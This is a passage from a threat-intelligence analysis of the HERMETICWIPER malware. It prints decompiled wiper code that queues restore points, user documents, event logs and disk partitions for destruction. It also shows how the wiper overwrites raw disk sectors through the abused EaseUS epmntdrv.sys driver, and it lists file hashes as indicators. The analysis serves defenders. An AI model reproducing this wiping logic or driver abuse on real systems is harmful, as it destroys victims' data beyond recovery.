
```
ctf::QueueFolderShred(L"C:\\System Volume Information", 1u, &shredding_queue_1);// Restore point folder
```

Interestingly if the computer doesn’t belong to a domain controller it will target more assets:




```
// If computer belong to domain controller, folder exist => exit(0)
sysvol_file_attributes = GetFileAttributesW(L"C:\\Windows\\SYSVOL");
if ( sysvol_file_attributes != (unsigned int)INVALID_FILE_ATTRIBUTES
  && (sysvol_file_attributes & FILE_ATTRIBUTE_DIRECTORY) != 0 )
{
  WaitForSingleObject(_h_async_write_thread, 0x2BF20u);
  ExitProcess(0);
}

// Else more work to do.
for ( physical_drive_number = 0; physical_drive_number <= 100; ++physical_drive_number )
  ctf::ApplyCallbackForEachDrivePartition(
    physical_drive_number,
    &shredding_queue_2,
    ctf::callback::QueuePartitionShred);

ctf::ApplyCallbackForEachDriveLetter(
  (void (__stdcall *)(wchar_t *, void *))ctf::callback::QueueNtfsBitmapAndLogAttributeShred,
  &shredding_queue_2);

ctf::recursive::RecursivelyWalkFolderAndApplyCallbacks(
  (int (__stdcall *)(wchar_t *, _WIN32_FIND_DATAW *, void *))ctf::callback::IsNotAppDataInPath,
  L"\\\\?\\C:\\Documents and Settings",
  (int (__stdcall *)(wchar_t *, _WIN32_FIND_DATAW *, void *))ctf::callback::IfPathContainNtUserQueueFileShred,
  &shredding_queue_2);

ctf::recursive::RecursivelyWalkFolderAndApplyCallbacks(
  ctf::callback::IsPathContainMyDocumentsOrDesktop,
  L"\\\\?\\C:\\Documents and Settings",
  (int (__stdcall *)(wchar_t *, _WIN32_FIND_DATAW *, void *))ctf::callback::QueueFileShredIfNotSymLink,
  &shredding_queue_2);

ctf::QueueFolderShred(L"\\\\?\\C:\\Windows\\System32\\winevt\\Logs", 1u, &shredding_queue_2);
```

After queuing the different targets previously described, the sample starts different synchronous/asynchronous shredding threads for each of its queues:




```
ctf::StartShredThreads(&shredding_queue_0);
h_async_write_thread = CreateThread(
                         0,
                         0,
                         (LPTHREAD_START_ROUTINE)ctf::thread::AsyncStartShredThreads,
                         &shredding_queue_1,
                         0,
                         0);

ctf::StartShredThreads(&shredding_queue_2);
ctf::StartShredThreads(&shredding_queue_3);
```

The thread launcher will then start a new thread for each target.




```
p_it = p_shredding_queue->p_targets;
if ( !p_shredding_queue->p_targets )
  return n != 0;

do
{
  h_thread = CreateThread(0, 0, (LPTHREAD_START_ROUTINE)ctf::thread::Shred, p_it, 0, 0);
  handles[n] = h_thread;
  if ( h_thread )
    ++n;
  p_it = p_it->p_next;
}
while ( p_it != p_shredding_queue->p_targets );
```

The shredding thread will then iterate through the target's file parts and use the driver for writing at addresses on specified disk.



```
wnsprintfW(pszDest, 260, L"\\\\.\\EPMNTDRV\\%u", disk_number);
h_disk_device = ctf::driver::GetFsDeviceHandleAndDiskGeometryAndStorageDeviceNumber(pszDest, &p_disk_geometry, 0);
_h_disk_device = h_disk_device;
if ( !h_disk_device || h_disk_device == (HANDLE)INVALID_HANDLE_VALUE )
  goto LABEL_15;
```




```
do
{
  ptr_low = p_part_it->start_address;
  ptr_high = HIDWORD(p_part_it->start_address);
  v7 = __PAIR64__(ptr_high, ptr_low) + p_part_it->size;
  random_buffer_length.HighPart = ptr_high;
  if ( __SPAIR64__(ptr_high, ptr_low) < v7 )
  {
    do
    {
      n_bytes = 0;
      if ( !SetFilePointerEx(_h_disk_device, (LARGE_INTEGER)__PAIR64__(ptr_high, ptr_low), 0, 0) )
        GetLastError();

      if ( !WriteFile(_h_disk_device, p_random_filled_buffer, random_buffer_length.LowPart, &n_bytes, 0) )
        GetLastError();

      ptr_high = (random_buffer_length.QuadPart + (unsigned __int64)ptr_low) >> 32;
      ptr_low += random_buffer_length.LowPart;
      v8 = p_part_it->start_address + p_part_it->size;
      random_buffer_length.HighPart = ptr_high;
    }
    while ( __SPAIR64__(ptr_high, ptr_low) < v8 );
  }
  p_part_it = p_part_it->p_next;
}
while ( p_part_it != p_shred_target->p_parts );
```

Driver Analysis¶

The driver that is loaded by the user mode component is quite similar to the driver that belongs to Eldos Rawdisk and has been leveraged previously by threat actors like Shamoon and Lazarus. The difference is that HERMETICWIPER abuses a driver (`epmntdrv.sys`) that belongs to EaseUS Partition Master, a legitimate disk partitioning software.


When the driver is loaded, it creates a device named `\\Device\\EPMNTDRV` and creates a symbolic link to be exposed to user mode. Then, it initializes the driver object with the following entry points.



```
RtlInitUnicodeString(&DeviceName, L"\\Device\\EPMNTDRV");
RtlInitUnicodeString(&SymbolicLinkName, L"\\DosDevices\\EPMNTDRV");
status = IoCreateDevice(DriverObject, 0, &DeviceName, 0x22u, 0, 0, &DeviceObject);
if ( status >= 0 )
{
  status = IoCreateSymbolicLink(&SymbolicLinkName, &DeviceName);
  if ( status >= 0 )
  {
    DeviceObject->Flags |= DO_DIRECT_IO;
    DriverObject->MajorFunction[IRP_MJ_CREATE] = Handle_Create;
    DriverObject->MajorFunction[IRP_MJ_CLOSE] = Handle_Close;
    DriverObject->MajorFunction[IRP_MJ_DEVICE_CONTROL] = Handle_DeviceControl;
    DriverObject->MajorFunction[IRP_MJ_CLEANUP] = Handle_Cleanup;
    DriverObject->MajorFunction[IRP_MJ_READ] = Handle_Read;
    DriverObject->MajorFunction[IRP_MJ_WRITE] = Handle_Write;
    DriverObject->DriverUnload = DriverUnload;
  }
  else
  {
    IoDeleteDevice(DeviceObject);
  }
```


Looking at the dispatch function that handles the `IRP_MJ_CREATE` requests, we can see that the driver builds the name of the symlink `\Device\HarddiskX\Partition0` and saves a pointer to its file object on the driver's file object fs context. The driver then uses the volume manager device object to obtain a pointer to the highest level device object in the disk device stack.

After that, it iterates over the stack looking for the Disk driver, that is the Microsoft storage class driver that implements functionality common to all storage devices. Once found, it saves a pointer to its device object in the `FsContext2` field of the file object structure.



```
  StackLocation = IRP->Tail.Overlay.CurrentStackLocation;
  HardDiskIdx = 0;
  us.Buffer = 0i64;
  if ( StackLocation && (FileObject = StackLocation->FileObject) != 0i64 && FileObject->FileName.Length > 1u )
  {
    us.Buffer = ExAllocatePoolWithTag(NonPagedPool, FileObject->FileName.Length, 'rdse');
    if ( us.Buffer )
    {
      us.Length = FileObject->FileName.Length - 2;
      us.MaximumLength = FileObject->FileName.Length;
      memmove(us.Buffer, FileObject->FileName.Buffer + 1, FileObject->FileName.Length - 2);
      Status = RtlUnicodeStringToInteger(&us, 0xAu, &HardDiskIdx);
      if ( !Status )
      {
        if ( HardDiskIdx >= 0x64 )
          goto Cleanup;
        volMngrDevObj = 0i64;
        volMngrFileObject = 0i64;
        memset(SourceString, 0, 0x78);
        if ( wprinf_s(SourceString, Status + 0x78, L"\\Device\\Harddisk%u\\Partition0", HardDiskIdx, Status & v12) )
          goto Cleanup;
        RtlInitUnicodeString(&devName, SourceString);
        if ( IoGetDeviceObjectPointer(&devName, 0u, &volMngrFileObject, &volMngrDevObj) )//  \Device\Harddisk0\Partition0
          goto Cleanup;
        ObfReferenceObject(volMngrDevObj);
        isTopDeviceObjectNull = volMngrDevObj == 0i64;
        FileObject->FsContext = volMngrFileObject;
        if ( isTopDeviceObjectNull )
          goto Cleanup;
        attachedDeviceObject = IoGetAttachedDeviceReference(volMngrDevObj);
        if ( !attachedDeviceObject )
          goto Cleanup;
        ObfDereferenceObject(volMngrDevObj);
        RtlInitUnicodeString(&devName, L"Disk");
        nextDeviceObject = attachedDeviceObject;
        do
        {
          currDriverObject = nextDeviceObject->DriverObject;
          if ( currDriverObject )
          {
            if ( !RtlCompareUnicodeString(&currDriverObject->DriverExtension->ServiceKeyName, &devName, 1u) )
              break;
            if ( attachedDeviceObject != nextDeviceObject )
              ObfDereferenceObject(nextDeviceObject);
          }
          nextDeviceObject = IoGetLowerDeviceObject(nextDeviceObject);
        }
        while ( nextDeviceObject );
        if ( !nextDeviceObject )
        {
Cleanup:
          Status = STATUS_INVALID_PARAMETER;
        }
        else
        {
          ObfDereferenceObject(attachedDeviceObject);
          FileObject->FsContext2 = nextDeviceObject;
          IRP->IoStatus.Information = STATUS_SUCCESS;
        }
      }
    }
```

Moving to the function that handles the write requests, we can see that it builds an asynchronous Input Output Request Packet (IRP), which is an API used for drivers to communicate with each other, and forwards it the volume manager device. The buffer used in the IRP is described by the Memory Descriptor List (MDL) driver function. Finally, a completion routine is provided that will free the MDL and release memory used by the IRP.



```
  CurrentStackLocation = pIrp->Tail.Overlay.CurrentStackLocation;
  if ( !CurrentStackLocation )
    goto Failed;
  FileObject = CurrentStackLocation->FileObject;
  if ( !FileObject )
    goto Failed;
  volMngrDevObj = FileObject->FsContext2;
  if ( !volMngrDevObj )
    goto Failed;
  pMdl = pIrp->MdlAddress;
  if ( (pMdl->MdlFlags & 5) != 0 )          // MDL_MAPPED_TO_SYSTEM_VA | MDL_SOURCE_IS_NONPAGED_POOL
    MappedSystemVa = pMdl->MappedSystemVa;
  else
    MappedSystemVa = MmMapLockedPagesSpecifyCache(pMdl, 0, MmCached, 0i64, 0, 0x10u);
  if ( !MappedSystemVa )
    goto Failed_;
  StartingOffset = CurrentStackLocation->Parameters.Write.ByteOffset;
  if ( StartingOffset.QuadPart < 0 )
  {
Failed:
    Status = STATUS_INVALID_PARAMETER;
    goto End;
  }
  Irp = IoBuildAsynchronousFsdRequest(
          IRP_MJ_WRITE,
          volMngrDevObj,
          MappedSystemVa,
          CurrentStackLocation->Parameters.Write.Length,
          &StartingOffset,
          &IoStatusBlock);
  if ( !Irp )
  {
Failed_:
    Status = STATUS_INSUFFICIENT_RESOURCES;
    goto End;
  }
  KeInitializeEvent(&Event, NotificationEvent, 0);
  irpStack = Irp->Tail.Overlay.CurrentStackLocation;
  irpStack[-1].CompletionRoutine = CompletionRoutine;
  irpStack[-1].Control = 0xE0;              // SL_INVOKE_ON_SUCCESS | SL_INVOKE_ON_ERROR | SL_INVOKE_ON_CANCEL;
  irpStack[-1].Context = &Event;
  Status = IofCallDriver(volMngrDevObj, Irp);
  if ( Status == ERROR_NO_MORE_ITEMS )
  {
    KeWaitForSingleObject(&Event, Executive, 0, 0, 0i64);
    Status = IoStatusBlock.Status;
  }
```

The `read` requests are similar to the `write` requests in concept, in other words, the `IoBuildsynchronousFsdRequest()` API function uses the `IRP_MJ_READ` driver function instead of the IRP_MJ_WRITE driver function when sending the IRP to the driver. Finally, the routine that handles I/O control codes finds the highest device object in the stack where the volume manager is located and calls `IoBuildDeviceIoControlRequest()` to forward the IRP that contains the I/O control code to the appropriate driver.

Note

All in all, the driver functionality is very simple. It acts as a proxy between user space and the low level file system drivers, allowing raw disk sector manipulation and as a result circumventing Windows operating system security features.

Prebuilt Detection Engine Alerts¶

The following existing public detection rules can also be used to detect some of the employed post exploitation techniques described by Symantec Threat Intelligence Team and ESET [1][2][3] :

YARA Rules¶

Observables¶

Observable	Type	Reference	Note

Observable	Type	Reference	Note
`1bc44eef75779e3ca1eefb8ff5a64807dbc942b1e4a2672d77b9f6928d292591`	SHA-256	Wiper malware	HERMETICWIPER
`0385eeab00e946a302b24a91dea4187c1210597b8e17cd9e2230450f5ece21da`	SHA-256	Wiper malware	HERMETICWIPER
`3c557727953a8f6b4788984464fb77741b821991acbf5e746aebdd02615b1767`	SHA-256	Wiper malware	HERMETICWIPER
`2c10b2ec0b995b88c27d141d6f7b14d6b8177c52818687e4ff8e6ecf53adf5bf`	SHA-256	Wiper malware	HERMETICWIPER

References¶

The following research was referenced throughout the document:

Artifacts¶

Artifacts are also available for download in both ECS and STIX format in a combined zip bundle.

Download indicators.zip

Last update: March 3, 2022
Created: March 1, 2022